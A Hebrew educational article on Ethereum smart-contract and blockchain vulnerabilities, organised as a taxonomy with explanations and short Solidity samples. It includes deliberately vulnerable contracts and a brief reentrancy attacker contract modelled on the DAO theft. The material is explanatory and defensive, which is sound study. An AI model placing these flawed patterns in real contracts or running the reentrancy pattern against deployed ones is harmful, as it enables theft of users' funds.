1. **סקלביליות ומהירות -** מבחינת כמות הפעולות שניתן לבצע בשניה, מהירות ביצוען (15 שניות זה במקרה הטוב לביצוע פעולה!), וכיום יש מחקר ענף למצוא פתרונות בנושא (ראו Plasma, Sharding).

2. **פרטיות -** כפי שכבר ציינו, כלל המידע שיושב על הבלוקצ'יין חשוף לכל מי שמחזיק עותק שלו, ולכן נדרש דרך לבצע פעולות באופן כזה שיהיה ניתן להבטיח שמשמרות את פרטיות הגולשים, אך יחד עם זאת ניתן לוודא את תקינותן.

לסיכום, מהפכת Web 3.0 המדוברת - עתידה לשנות את האינטרנט שבו קיימים שחקנים דומיננטיים ומרכזיים ששולטים בכל התעבורה, המידע וכו' (Amazon, Google, Facebook וכו'). האינטרנט עובר למודל מבוזר והוגן יותר באמצעות הטכנולוגיה של הבלוקצ'יין!

טקסונומיה של חולשות מעל הבלוקצ'יין

לשם הצמדות לספרות הטכנית בתחום, נאמץ את הטקסונומיה שהוצגה לראשונה כאן, אשר כוללת מספר אזורים שבהן יכולות להיות פגיעויות בבלוקצ'יין. כמוכן, מאחר שהמאמר נכתב עוד בשנת 2015, הוספתי בקצרה מספר חולשות שהופיעו לאחר כתיבת המאמר, כדי לשפוך מעט אור על המחקר העדכני בנושא. אם לא יצוין אחרת, כלל הדוגמאות הן מהמאמר הנ"ל.

לפגיעויות שאציין בשפת Solidity, אציג תיאור יחד עם קוד לדוגמה, וכמובן אוסיף best practice (היכן שיש), כיצד ניתן להימנע ממנה.

להלן טבלת טקסונומיה של פגיעויות ברשת אית'ריום:

אזור	שם הפגיעות	תיאור
שפת Solidity	Type Cast	שגיאות בהמרות ערכים (בזמן ריצה).
	Reentrancy	מנגנון אפשרי לכניסה חוזרת לפונקציה לפני סיומה.
	Gasless send	קריאה לפונקציה send ללא מספיק "גז".
	Exception disorder	חוסר אחידות במנגנון טיפול השגיאות.
	Keeping secret	שימוש בשדות מסוג private, על בלוקצ'יין שגלוי לכולם!!
	Exposing critical sections	חשיפה של פקודת הרסניות, כדוגמת "השמדת" חוזה.
	Integer overflow & Batch overflow	גלישת ערך המספר מעבר ליכולת שהוקצתה.
סביבת הוירטואלית	Immutable bugs	חוסר היכולת לשנות קוד לאחר שהועלה לבלוקצ'יין.
	Ether lost in transfer	העברת כסף לחשבון שלא קיים, ולמעשה איבודו.
	Stack size limit	שימוש במגבלה של 1024 קריאות לפונקציות על מנת לבצע למנוע המשך הרצה של החוזה החכם.
חולשות במנגנון ה- Blockchain	Unpredictable state	אי ידיעת המצב של החוזה החכם ברגע שליחת הטרנזקציה.
	Generating randomness	חוסר יכולת לייצר **אקראיות** באמצעות קוד בחוזה החכם.
	51% Attack	התקפה של הכורים, המאפשרת עריכה לאחור של בלוקים.
	Time constraint	מניפולציה של ערך הזמן של כריית הבלוק, היכולה להתבצע ע"י כורים.

הרחבה על החולשות הקיימות בשפת Solidity

פגיעויות קלאסיות של Type Casting

השפה Solidity תומכת במגוון רחב של טיפוסי משתנים. השמות בין משתנים שיש ביניהם חוסר התאמה, כגון השמה ממשתנה מטיפוס Int לטיפוס String גוררות שגיאות תחביר.

עם זאת, דברים יכולים להשתבש כאשר מתבצע קריאות ישירות. הפונקציה הקוראת, חייב לציין במפורש את הטיפוס של הפונקציה הנקראת, ולבצע המרה אם נדרש (Casting).

נתבונן לדוגמה בקטע קוד הבא:

```
1  contract Alice { function pong(uint) returns (uint) } //הממשק המוצהר של החוזה
2  contract Bob { function ping(Alice c){ c.ping(42); } } //החוזה שמבצע את הקריאה
```

כאשר החוזה Bob מצהיר על המשתנה c מסוג חוזה Alice, המהדר מוודא שהחתימה של הממשק (interface) של Alice מכילה את הפונקציה ping עם הערכים המתאימים. עם זאת הוא לא יכול לבדוק, וזאת מפני ש:

1. c הוא באמת כתובת של החוזה Alice המוגדר הנ"ל.
2. הכתובת בהכרח מממשת את החתימה של Alice שהוגדרה למעלה.

וזה אכן לא בהכרח המקרה, מאחר ש-c מתקבל כפרמטר שיכול להכיל כתובת כלשהי. לכן, כאשר הקוד עובר קומפילציה נוצרת אשליה אצל התוכניתן, ששגיאה מהסוג הנ"ל לא יכולה לקרות / היא נתפסת בזמן קומפילציה.

יתרה מזו, בזמן ריצה לא בהכרח "תיזרק" שגיאה במידה של טעות. זאת מאחר שיכולים לקרות האפשרויות הבאות (תיזרק שגיאה החל מגרסה 0.4.0, לכתובת שאינה משויכת לקטע קוד):

- במקרה ש-c משויך לכתובת **כלשהי** שמכילה חוזה בשם Alice עם החתימה הנ"ל.
- במידה ש-c משויך למקטע קוד שאינו מכיל את אותה חתימה, הקוד שיורץ הוא פונקציית ה-Fallback של אותו חוזה!

בשני המקרים הנ"ל, החוזה שמבצע את הקריאה לא יוכל להבחין במצב של שגיאה זו!

פגיעות Re-entrancy (כניסה חוזרת לפונקציה)

קל לטעות ולהאמין, כי מאחר שה-EVM מריץ באופן דטרמיניסטי וסדרתי את החוזים החכמים, אין זה הגיוני שפונקציה שאינה רקורסיבית תבצע קריאה לעצמה מספר פעמים במהלך ריצתה.

אך טענה זו **שגויה** עקב הדואליות של כתובת בבלוקצ'יין, שכפי שכבר הזכרנו יכולה להיות כתובת של ארנק משתמש, או כתובת של חוזה חכם. לצורך הדגמת החולשה, נתבונן בדוגמה הבאה:

```
//'חוזה שבבלוקצ'יין
contract Bob {
  bool sent = false;
  function ping(address c) {
   if (!sent) {
   c.call.value(2)();  //c שליחת 2 את'ר לכתובת '
   sent = true;
 }}}
```

במידה ונקרא לפונקציה עם כתובת c של חוזה חכם בבלוקצ'יין, אזי למעשה הקריאה בשורה 6, תפעיל את פונקציית ה-Fallback. כמובן שאם נממש בפונקציית ה-Fallback הנ"ל קריאה חזרה לחוזה Bob, הרי שתיווצר לנו לולאה "אינסופית" (עם זאת, היא איננה אינסופית מאחר שהגז של הטרנזקציה חייב להיות סופי). אשר תעביר 2 את'ר לחוזה שיצרנו בכל כניסה אליה.

```
//חוזה חדש
contract Bob { function ping(); }
contract Mallory {
 function() { // fallback -ה מימוש פונקציית
   Bob(msg.sender).ping(this); //Bob שתייצר קריאה נוספת לחוזה "רקורסיבית" מימוש התקפה
 }
 }
```

חשוב לציין כי זו <u>אינה</u> חולשה תאורטית. המנגנון הזה (בדיוק!) נוצל בהתקפה על חוזה בשם The Dao, וגרם לשוד של 36 מיליון דולר בזמנו (2016) - הרחבה תינתן בהמשך המאמר.

Exception disorder - חוסר אחידות בטיפול בשגיאות

בשפת Solidiy (בדומה למס' רב שפות תכנות), יש מס' סיטואציות בהן במהלך ריצה של תוכנית מוצפת שגיאה (raised exception). זה יכול לנבוע למשל מ:

1. במידה והרצת החוזה צרכה את כלל הגז שברשותה.
2. מחסנית הקריאות (call stack) חצה את רף ה-1024 הקריאות (ראה בהמשך פירוט).
3. נקראה הפקודה **throw**.

הבעיה מתחילה כאשר שפת Solidity <u>איננה מתייחסת לשגיאות אלו בצורה אחידה.</u> קיימים 2 סוגי אפשרויות להתנהגות במהלך ריצה, אשר תלויים באופן שבו החוזים קוראים זה לזה.

נתבונן לדוגמה בקוד הבא:

```
contract Alice {
  function ping(uint) returns (uint)}

contract Bob {
  uint x=0;
  function pong(Alice c){
     x=1;
     c.ping(42);
     x=2; } }
```

נניח כעת שנקראה הפונקציה pong בחוזה של Bob, והפונקציה בחוזה של Alice הציפה שגיאה. אזי, כל הריצה תיעצר וכלל השינויים שקרו בביצוע הטרנזקציה יחזרו לאחור (כולל ביצוע תשלום). לכן השדה x יכיל את הערך 0 לאחר הטרנזקציה. לעומת זאת, במידה והתרחשה הקריאה לping באמצעות הקריאה

call. במקרה זה, רק השינויים שקורים בתוך הפונקציה ping יחזרו למצב ההתחלתי, הקריאה תחזיר את הערך false והטרנזקציה תמשיך לרוץ. לכן לבסוף הערך של x יהיה 2 לאחר ביצוע הטרנזקציה.

באופן כללי, במידה ומתרחשת **שרשרת של קריאות מקוננות**, כאשר מתרחשת שגיאה אזי היא תטופל באופן הבא:

- במקרה שכלל הקריאות שהיו בדרך היו קריאות ישירות, אזי המשך ההרצה ייעצר וכלל הפעולות שמשנות את מצב החוזה (כולל שליחה של כסף) יחזרו למצב הקודם ולא יקרו. יתרה מכך, כל הגז שהוקצה לביצוע הטרנזקציה יועבר לכורה.
- במידה שלפחות אחת מהקריאות בשרשרת הייתה Send / DelegateCall / Call, אזי כלל פעולות שמשנות מצב עד לקריאה הנ"ל יחזרו למצב הקודם, עד לקריאת הפונקציות הנ"ל. פונקציית Call הנ"ל, תחזיר את הערך false, והמשך הריצה יימשך כרגיל. בנוסף, כל הגז שהוקצה לקריאת call ייצרך.

ניתן להגביל את הגז שנצרך בביצוע קריאת call, באופן הבא:

```
13  c.call.gas(g)(bytes4(sha3("ping(uint256)")),n);
```

כך שיושקע רק 'g' גז.

לסיכום, יכולים להתרחש מס' אפשרויות לאופן שבו שגיאות מטופלות. זה יכול להוביל לפרקטיקות כתיבה שאינן מומלצות ואף לחולשות ממשיות. לדוגמה: ניתן לחשוב שהעברת כסף עברה ב"שלום" בגלל שלא הוצפו שגיאות לקריאה זו, אך למעשה בקריאות היותר נמוכות התרחשו שגיאות שלא הוצפו כראוי.

קריאה לפונקציית send ללא מספיק גז - Gasless send

כאשר משתמשים בפונקציה send, קיים סיכוי שתיזרק שגיאה מסוג out-of-gas. זה מאחר, שבקריאה הנ"ל יש סבירות שהיא **תגרום להרצת קוד.** האפשרות האחרונה יכולה להתרחש, במידה שבפרמטר של הפונקציה קיים כתובת של חוזה ולא של חשבון משתמש רגיל. הסיבה מאחורי הקלעים היא שהפונקציה מתורגמת לפונקציה: call עם חתימה ריקה, אבל הכמות גז המוקצית לחוזה הנקרא מוגבלת ל-2300[15]. כעת, מאחר שהחתימה היא ריקה, הרי שהקריאה תפעיל את פונקציית ה-Fallback של החוזה הנקרא. עם זאת, 2300 יחידות גז מספיקות להריץ רק מספר מוגבל של פקודות, לדוגמה, כאלה אשר לא משפיעות על המצבים (states) של החוזה. במקרים אחרים, הרי שתיזרק שגיא מהסוג out-of-gas.

לסיכום, שליחה של את'ר עם פונקציית send, תצליח בשני מקרים: כאשר הכתובת היא של חוזה אשר מריץ פקודות שאינן עולות הרבה, ובמקרה שהכתובת היא של חשבון של משתמש.

[15] למעשה, כמות הגז המוקצית תלויה בגרסת הקומפיילר. בגרסאות נמוכות מ-0.4.0 כמות הגז היא 0 אם המשתנה amount שווה ל-0, אחרת כמות הגז היא 2300. בגרסאות גבוהות יותר כמות הגז מוגדרת ל-2300.

Keeping Secrets - שמירת שדות "סודיים" בבלוקצ'יין

בדומה למגוון רחב של שפות מונחות עצמים, ניתן להגדיר שדות אשר הם פומביים או פרטיים למחלקות ("חוזים חכמים" במקרה של Solidity) או משתמשים מסוימים. עם זאת, יש לזכור שאמנם הגישה לשינוי שלהם בזמן ריצה חסומה, עדיין הגדרת שדה כפרטי אינו הופך אותו ל-"סודי". זאת מאחר, שכדי להגדיר ערך לשדה מסוים, נדרש ליצור טרנזקציה אשר תועבר לכורים ומשם הוא יפורסם לבלוקצ'יין. מאחר שהבלוקצ'יין הוא פומבי, **כל אחד יכול לסרוק ולבדוק מה הערך של השדה הזה בכל רגע נתון!**

כיצד בכל זאת במקרים שבהם אנו רוצים לשמור על ערכים "סודיים", נוכל לבצע זו בלי לחשוף אותו על הבלוקצ'יין? (לדוגמה, במשחק רב-משתתפים, חשיפת מהלך של שחקן מסוים יכול להקנות יתרון לשחקן יריב).

לשם כך, ניתן להיעזר בפרימיטיביים קריפטוגרפיים כגון סכמה שמבצעת התחייבות (Commitment) מוקדמת ורק לאחר מכן חשיפת הערך. פרטים על הסכמות האפשרויות ניתן למצוא בויקיפדיה, ואף התחייבויות שמבוססות זמן, אשר הוצגו במאמר הזה.

קטע קוד רגיש חשוף לכל - Exposing critical sections

באופן טבעי, כל קטע קוד שמבצע פעולה הרסנית, היינו רוצים לבצע אותו בהרשאות המתאימות. לדוגמה:

- יכולת השמדה עצמית Suicide/Self-Destruct- זהו למעשה פקודה בשפת Solidity אשר מאפשרת.
- העברת כסף מהחוזה החכם.
- וכו'

דרך לזהות מקרים מהסוג הנ"ל, היא כמובן ביצוע סקרי קוד וניתוח איומים על החוזה שנכתב. עם זאת, כלי שמבצע בדיוק את זה על bytcode של חוזים, נקרא MAIAN ועושה זאת ע"י שימוש בכלים שמבצעים Symbolic execution.

גלישה נומרית (Integer Overflow)

חולשה מסוג interger overflow, איננה ייחודית לפלטפורמה זו וקיימת במגוון רחב של שפות תכנות כגון: C\C++, והאופן שבו השפות מתייחסות לשגיאה זו איננה אחידה.

החולשה מתרחשת כאשר לאחר פעולה אריתמטית קיימת השמה למשתנה בעל טיפוס מסוים שחורגת מגודל הטיפוס. לדוגמה משתנה מסוג int8 יכול להכיל מספרים בטווח הערכים 0 ל-2^8-1, לכן, כאשר לא מתבצעת בדיקות השמה, יכולים להתרחש מקרים מוזרים, בכפוף לכיצד השפה שבה ממומשת הקוד, מבצעת את ה"חיתוך" כך שהערך החדש למשתנה יהיה בטווח המספרים הרצוי.

חשוב לציין כי שגיאה זו יכולה להביא למס' התרחשויות (ואף לפעמים להרצת קוד כלשהו!), עם זאת זה מאוד תלוי בזרימה של הקוד, לאחר ביצוע גלישת הערך הנ"ל.

Immutable Bugs - באגים שלא ניתנים לתיקון/שינוי

ברגע שחוזה מפורסם על הבלוקצ'יין, לא ניתן יותר לשנות אותו (בהנחה שהרשת תמשיך להיות "חזקה" עם התקדמות הזמן). הפיצ'ר (זה באמת לא באג זה פיצ'ר ☺) הזה מבטיח למשתמשים שאף אחד לא יוכל לשנות את הקוד שהם מנסים להריץ על הבלוקצ'יין.

עם זאת, החיסרון המובהק הוא שכאשר החוזה שהועלה מכיל באגים, אזי הוא ימשיך להכיל אותם. ואכן, היו מקרים רבים שלא היה ניתן לעשות הרבה מעבר (ונסקור אחד מציק כזה שהתרחש לארנק parity בהמשך המאמר). החריגה היחידה (לבינתיים), הייתה מתקפת "ארגון ה-DAO". הטיפול היה בביצוע hard-fork, ע"י "חזרה אחורה" מספר בלוקים בבלוקצ'יין ו"ביטול" הבלוקים שגרמו למתקפה. מהלך כזה אגרסיבי דרש תמיכה רבה, מאחר שהיה נדרש לשנות קוד של מס' רב של כורים וצמתים. חשוב לציין כי מאחר שלא הייתה תמיכה גורפת לשינוי זה, מהטיעון ש-"הקוד הוא החוק ואין לשנותו גם אם מתרחשות פריצות", אית'ריום ביצע פיצול לשני בלוקצ'יין שימשיכו להיות שונים ETH ו-ETC.

כדי בכל זאת לנסות להימנע מכך, אפשר לממש מנגנונים של עדכון עתידי של פונקציות (טרום ההעלאה לבלוקצ'יין). עם זאת, יש לעשות זאת בזהירות, מאחר שהעניין גורם למשתמשים לסמוך על גורם יחיד במקום על כלל החוזק של הבלוקצ'יין (ראה חולשת unpredictable state). וגם מפני שהעניין נוגד את הסלוגן של אית'ריום הטוען: "אית'ריום היא פלטפורמה מבוזרת, המריצה חוזים חכמים **שרצים בדיוק כפי שתוכנתו** בלי אפשרות לצנזורה, פגיעה בזמינות, או התערבות של גורם צד-שלישי".

Ether lost in transfer (איבוד של כסף בהעברה לכתובת לא נכונה)

כאשר שולחים כסף, נדרש לציין כתובת ספציפית שאליה היא תעבור בין אם זה כתובת של משתמש או של חוזה חכם. הכתובת היא בגודל 160-ביט. לכן, כמובן שרוב הכתובות הם ללא בעלים ספציפיים. לכן, במקרה של שגיאה בציון הכתובת (העברה לכתובת שגויה, או לחוזה שביצע פעולות Self-destruct - ראה פגיעות Self-destruct), הרי שהכסף אבד לנצח וכנראה שלא ניתן להשיבו (במקרים מסוימים עד שימצא המפתח הפרטי של כתובת זו, וטוב ליבו של מוצא המפתח!)

הדרך להימנע היא באמצעות בדיקה ידנית של יעד הכסף, מאחר שלא ניתן לבדוק מראש האם לכתובת מסוימת קיימת משתמש שמחזיק מפתח פרטי.

אך גם זו אינה מובטחת ב-100%, עקב העובדה שבעל החשבון יכול לשלוח את פקודת ה-Suicide והיא תשתלב בבלוק, לפני.

במאמר הזה, חוקרים מצאו כי מספר עצום של כסף לאותו זמן כתיבת המאמר, אינו נגיש.

הגבלת גודל המחסנית (Stack size limit)

בכל קריאה לחוזה אחר (ואפילו בקריאה בפנייה עצמית דרך this.function())‏, המחסנית שאחראית על הקריאות גודלת ב-1. גודל המחסנית מוגבלת ל-1024, וניסיון לבצע קריאות גורר זריקת שגיאה. עד לתאריך ה-18 לאוקטובר 2016, היה ניתן לנצל את המגבלה הזאת באופן הבא:

תוקף היה מתחיל לבצע מס' רב של קריאות עד שהמחסנית כמעט מלאה, ולאחר מכן מבצע קריאה לחוזה הקורבן. במידה והשגיאה לא תטופל נכון בצד החוזה הקורבן, התוקף יוכל לממש את התקפתו. בהמשך נראה כיצד ניתן לנצל חולשה זו יחד עם חולשת exception disorder).

כאמור, חולשה זו תוקנה בתאריך הנ"ל, עקב ביצוע hard-fork, אשר מעדכן את עלות פעולות הגז, כך שלא יהיה ניתן להגיע למגבלה של 1024 קריאות בשום טרנזקציה.

חולשות מובנות ב-Blockchain

Unpredictable state - מצב לא צפוי של החוזה בעת שליחת טרנזקציה

המצב (state) של חוזה חכם נקבע ע"י הערכים של השדות (fields) והכמות הכסף (balance) שנמצא בו.


בעת שליחת טרנזקציה לחוזה חכם, לקוח יכול לחשוב שהחוזה נמצא במצב מסוים (מבחינת השמת הערכים לשדות מסוימים), אך למעשה כאשר הטרנזקציה תירשם בבלוקצ'יין, ייתכן מצב שטרנזקציה נוספת הגיעה לפני, ושינתה את המצב הנוכחי. בנוסף, בעת שליחת 2 טרנזקציות לכורה, יש סיכוי שהכורה יחליף ביניהן ובעצם התוצאה יכולה להיות שונה לחלוטין ממה שהלקוח ציפה.

חשוב לציין שמצב זה אפילו סביר שיקרה, מאחר שלעיתים לכורים יש אפילו תמריץ ל"חבל" בהכנסת הטרנזקציות בסדר תקין (התמריץ הוא בגין ביצוע טרנזקציות נוספות, אשר מובילות לעמלות נוספות), כפי שניתן להתרשם מהסיטואציה באיור הבא.

נניח החוזה החכם מממש 3 פונקציות: הפקדה (deposit), שחרור (unlock), ואחזור כסף (retrieve).

נניח שמשתמש א' הפקיד את הכסף, וכעת רוצה לשחררו למשתמש ב' כדי שייקח את הכסף. במידה ומשתמש א' קורא לפונקציית unlock, ומשתמש ב' קורא לפונקציית retrieve זמן קצר לאחר מכן, יכול להתקיים תרחיש שבו כורה אשר מקבל את שתי הפונקציות ביחד, ולהחליף את הסדר שבו הוא רושם את ביצוע הפונקציות הללו, באופן שבו משתמש ב' לא יוכל לקבל את הכסף שמשתמש א' שחרר עבורו.

במצב כזה, משתמש ב' יצטרך לשלם עמלה נוספת (ע"י שליחת טרנזקציה נוספת), על מנת להפעיל את פונקציית retrieve פעם נוספת:



בנוסף, יכולה להתרחש סיטואציה שמשתמש יבצע טרנזקציה למול המצב הנוכחי (והלא סופי) של הבלוקצ'יין, אך למעשה יתקיים פיצול (fork) של הבלוקצ'יין (עקב הגעת שרשרת ארוכה יותר שבקונפליקט עם השרשרת הנוכחית), אשר יסיר את הטרנזקציה שהביאה למצב הנוכחי, ובכך למעשה להביא למצב שונה מהמצופה.

נקנח בדוגמה קצת יותר זדונית. במידה והחוזה החכם ממש מנגנון עדכון דינמי של קריאה לפונקציות. היוצר של החוזה יכול לייצר מנגנון שבאמצעותו הוא יוכל לשנות את מיקום הקוד שאמור לרוץ (זאת למרות שכאשר חוזה אשר מפורסם על הבלוק'ציין אינו יכול להשתנות). ולבצע זאת בדיוק בתזמון ובאופן שבו יאפשר לו אף לגנוב כסף.

Generating randomness - יצירת מספרים אקראיים מעל הבלוקצ'יין

כפי שהצגנו בדרישות ל-EVM, הרי שההרצה שלו נדרשת להיות דטרמיניסטית, באופן כזה שכל הכורים שמחשבים את הרצת החוזים החכמים יגיעו לתוצאות זהות. לכן כדי לייצר ערכים לא-דטרמיניסטיים, נדרש שהערך ליצירת ה-seed חייב להתקבל מערך חיצוני במערכת.

ישנם מספר גישות (**כושלות**) ליצירת ערכים אקראיים (כלומר seed של מחולל מספרים אקראיים) דוגמאות למשל - הסתמכות על hash עתידי של בלוק, או זמן עתידי של יצירת בלוק:

- לכאורה, שיטות אלו, אכן מייצרות מספרים לא צפויים ורנדומליים. אך השיטה הזאת חשופה למניפולציה מצד כורה שיכול למנוע הפצת בלוק שהוא כרה, שאינו נמצא בהלימה לאינטרסים שלו, במידה והוא מושקע בחוזה הנתון.


ניתן לממש[16] את מגנון יצירת ה-seed, ע"י שימוש בפרוטוקול של timed commitment (התחייבויות על ערכים אשר ייחשפו בוודאות אחרי זמן ומאמץ מוגדר), המאפשר יצירת seed משותף. בפרוטוקולים מהסוג הנ"ל, כל שחקן בוחר סוד, ומעלה לבלוקצ'יין מחרוזת המהווה התחייבות לסוד הזה (טרם חשיפתו), יחד עם תשלום פקדון.

לאחר מכן, כל השחקנים נדרשים לחשוף את הסודות שלהם, או להפסיד את פיקדונם. המספר הפסאודו-אקראי המבוקש, מחושב ע"י צירוף הסודות של כלל המשתתפים.

במידה והיינו משתמשים בסכמה של commitment רגיל (שגם זאת אפשרות), הרי שיריב המעוניין להשפיע על התוצאה, יכול לסרב לחשוף את הסוד שלו, ובכך למנוע את גיבוש הערך האקראי. למרות שפעולה זו לא תהי משתלמת עבורו במידה וסכום של הפיקדון יהיה גבוה יותר.

התקפת 51%

תוקף אשר בעל כושר מחשוב רב יותר מכל הרשת ביחד, יכול לכרות מהר יותר מכלל הרשת שרשרת ארוכה יותר (באופן הסתברותי), וכך ע"פ הפרוטוקול של הבלוקצ'יין, כלל הרשת תידרש להסתנכרן ולקבל אותו כרשימה שיש עליה קונצנזוס.



[מקור: https://www.slideshare.net/philippecamacho/analyzing-bitcoin-security]

[16] עם זאת, הכותב אינו ראה מימוש וגם אינו מימש בעצמו מנגנון זה.

מה הפוטנציאל נזק?

- ראשית חשוב להדגיש, כי מאחר שאין בידי התוקף הנ"ל את המפתחות הפרטיים שבחשבונות משתמשים אחרים, הרי שבהתקפה זו לא ניתן לגנוב כסף ממשתמשים שמחזיקים כסף.
- עם זאת, ה"פרס" והעמלות שהתקבלו מבלוקים שנכרו ושנמצאים בקונפליקט לשרשרת זו, יילקחו מהכורים האחרים.
- אפשרות למתקפה של "בזבוז הכפול" (Double spending) - יכולה להתרחש כאשר התוקף חותם על העברת כסף בטרנזקציות על בלוקים שנמצאים בקונפליקט. לאחר מכן, התוקף ישחרר את השרשרת הארוכה ביותר אשר אינה מכילה טרנזקציות אלו, הוא למעשה יבטל את התשלום שהוא ביצע בטרנזקציות הללו, והכסף עדיין יישאר ברשותו.

אמנם לא ידוע על התקפת 51% שבוצעו בביטקוין, אך מתקפה מסוג זה בוצעה במטבעות בעלות "רשת כוח מחשוב דל יותר", ממש לאחרונה (החודש), במטבע Verge.

Time Constraint - מניפולציה על ערך הזמן בבלוקצ'יין

חוזים יכולים לאחזר את חותמת הזמן (timestamp) שבו בלוק מסוים נכרה (כל הטרנזקציות שנמצאות באותו בלוק הינן בעלות אותו חותמת הזמן). פעולה זו חיונית כאשר רוצים לאכוף אילוצים מסוימים על ביצוע פעולות בחוזים החכמים (לדוגמה: יציאה מתוכנית חסכון רק לאחר שעבר משך זמן ממושך).

עם זאת, מאחר שלכורה קיימת דרגת חופש על קביעת הזמן[17], הוא יוכל לבצע מניפולציה באופן שכאשר הוא מזהה שהצליח לכרות בלוק שפרסומו מתנגש עם הפוטנציאל רווח העתידי מתכולתו, הוא יכול פשוט לוותר על הרווח של כריית הבלוק, ולא לפרסם אותו.

התקפות נוספות

עד כה למעשה סקרנו חולשות בהקשר של מבנה הטכנולוגי של בלוקצ'יין, אך אנחנו חייבים לזכור כי הבלוקצ'יין נבנה על מס' שכבות וכלים קיימים, בין היתר שכבת ה-P2P, ושכבות הפרוטוקולים הקריפטוגרפיים.

שכבות אלו, מכילות חולשות משל עצמן, והן יכולות להיות נתיב התקפה יעיל על הבלוקצ'יין. דוגמא אחת להתקפה היא Sybil attack, אך קיימות התקפות Routing, ואף התקפות על שימוש לא נכון של ארנקים בחתימה על טראנזקציות/ התקפות מתמטיות (ממליץ בהקשר זה על ההרצאה הבאה).

[17] בעבר מרווח הזמן היה בתחום של 900 שניות, כיום זה ירד לכמה שניות.

התקפות קונקרטיות

לאחר שסקרנו פגיעויות אפשריות מעל הסביבה, כעת נראה דוגמאות קונקרטיות של התקפות (בין אם דוגמאות שהופיעו ב-CTF, או דוגמאות לפריצות ידועות שבאמת קרו).

King of the Ether Throne

המשחק "King of the Ether Throne" ממומש כחוזה חכם, שאת הקוד המלא שלו נמצא כאן. במשחק, שחקנים מתחרים על קבלת התואר "King of the Ether Throne". שחקן המעוניין לרשת את התואר הנ"ל, נדרש לשלם את'ר (מטבע של את'ריום) ל"מלך" הנוכחי, יחד עם תשלום עמלה לחוזה. כאשר המחיר הנדרש לקבל את התואר, גדל באופן מונוטוני עם הזמן.

נציג כדלהלן קוד של גרסה פשוטה יותר למשחק הנ"ל, שמדגימה חולשה דומה.

```
contract KotET {
  address public king;
  uint public claimPrice = 100;
  address owner;

  /*The constructor function (the first function that executed) */
  function KotET() {
    owner = msg.sender;
    king = msg.sender;
  }

  function sweepCommission(uint amount){
  assert(msg.sender == owner);
  owner.send(amount);
  }

/*The fallback function*/
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    king.send(compensation);
    king = msg.sender;
    claimPrice = calculateNewPrice()
    }
/* More unrelated functions...*/
}
```

שחקן הרוצה להשתתף במשחק, שולח Ether לחוזה, ומפעיל את פונקציית ה-Fallback (ראה שורה 17).

הפונקציה ראשית בודקת האם המשתמש שלח יותר כסף מאשר ה"מלך" הנוכחי (ע"י בדיקת הערך msg.value). במידה ולא, הטרנזקציה מופסקת עקב זריקת השגיאה וכלל הכסף של יוזם הטרנזקציה חוזר אליו (ללא הגז כפי שהוסבר בתחילת המאמר).

אחרת, מבוצע תהליך "הכתרה" למשתמש החדש אשר חלקו של הכסף מועבר כתגמול ל"מלך" הקודם (החישוב נעשה בפונקציה ()compensation), וההפרש בין ההפקדה של המלך החדש לפיצוי מועבר לחוזה. בעל החוזה יכול לפרוע את העמלות הללו באמצעות קריאה לפונקציה ()sweepCommision.

במבט ראשון, החוזה הנ"ל, אכן, נראה חוקי ותמים לחלוטין. הבעיה היא שלא מבוצעת בדיקה האם הפונקציה send בשורה 21, מתבצעת כהלכה.

ואכן, מאחר שהפונקציה send מוגבלת ל-2300 יחידות גז, הרי שבמידה ומאחורי הכתובת של compensation נמצא חוזה (ולא כתובת של חשבון) בעל פקודות אשר חורגות מכמות הגז הנ"ל, הרי שהפונקציה תיכשל.

במקרה זה, מאחר שהפונקציה send לא מפעפעת שגיאות (ראה חולשת Exception disorder), הרי שהכסף שנשלח יהיה שייך לחוזה.

